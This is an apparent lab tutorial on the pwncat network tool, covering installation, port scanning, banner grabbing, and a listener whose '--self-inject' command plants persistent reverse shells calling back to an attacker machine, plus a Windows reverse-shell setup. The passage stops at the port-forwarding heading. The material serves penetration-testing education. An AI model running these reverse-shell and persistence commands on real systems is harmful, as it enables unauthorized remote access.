**A Detailed Guide on Pwncat**

Pwncat stands out as an open-source Python tool highly regarded for its versatility, providing a contemporary alternative to the traditional netcat utility. Tailored for network exploration, exploitation, and penetration testing needs, it offers a modernized approach to these tasks. With an emphasis on user-friendly features and comprehensive functionality, pwncat facilitates seamless interactions with network services, aiding in reconnaissance and vulnerability assessment.

The official documentation for the usage of this tool can be checked from here: [**https://pwncat.org/**](https://pwncat.org/)

### **Table of Content**

* Lab Setup
* Installation
* Usage
* Port Scanning and Banner grabbing
* As a listener
* Reverse Shell (Windows)
* Local Port Forwarding
* To Send/Receive files
* Bind Shell (Linux)
* Advantages over Netcat
* Conclusion

### **Lab Setup**

In this article, we are going to show the usage of pwncat on both linux and windows target machines as mentioned below:

**Target Machines:** Ubuntu (192.168.1.23), Windows (192.168.1.4)


**Attacker Machine:** Kali Linux (192.168.1.7)

**Installation**

Installation of pwncat can be done using **pip** or **apt**.


To install using **apt** use the following command:

apt install pwncat



To install using **pip** use the following command:

pip install pwncat

****


**Usage**

### **Port scanning and Banner grabbing**

Pwncat can be used to perform both port scanning and banner grabbing on the open ports by stating the range of ports along with the **–banner** flag.

pwncat -z 192.168.1.23 1-100

pwncat -z 192.168.1.23 1-100 --banner




Pwncat not only performs port scanning on TCP ports it can also scan UDP ports just by using a **-u** flag in the above command.


### **As a Listener**

When used as a listener pwncat holds a persistence by creating a file in the /tmp/ directory. Therefore, if a connection is lost the reverse shell can still be obtained at the same port which was previously used like a persistence.

pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234




The persistence can be checked by running a rlwrap listener at the same port after terminating the above connection.




Pwncat has a feature to create persistence on multiple ports which can be performed using the following command:

pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234+2




It can be observed that along with port 1234, the reverse shell can also be obtained on the ports 1235 and 1236.




### **Reverse Shell (Windows)**


To get a reverse shell, command can be used from the reverse shell generator ([**https://www.revshells.com/**](https://www.revshells.com/))  in the Windows machine to get a reverse shell.



Before executing the command copied from the revshells.com, start a listener at port 4444 in the kali machine using the following command:

pwncat -l 4444






### **Local Port Forwarding**

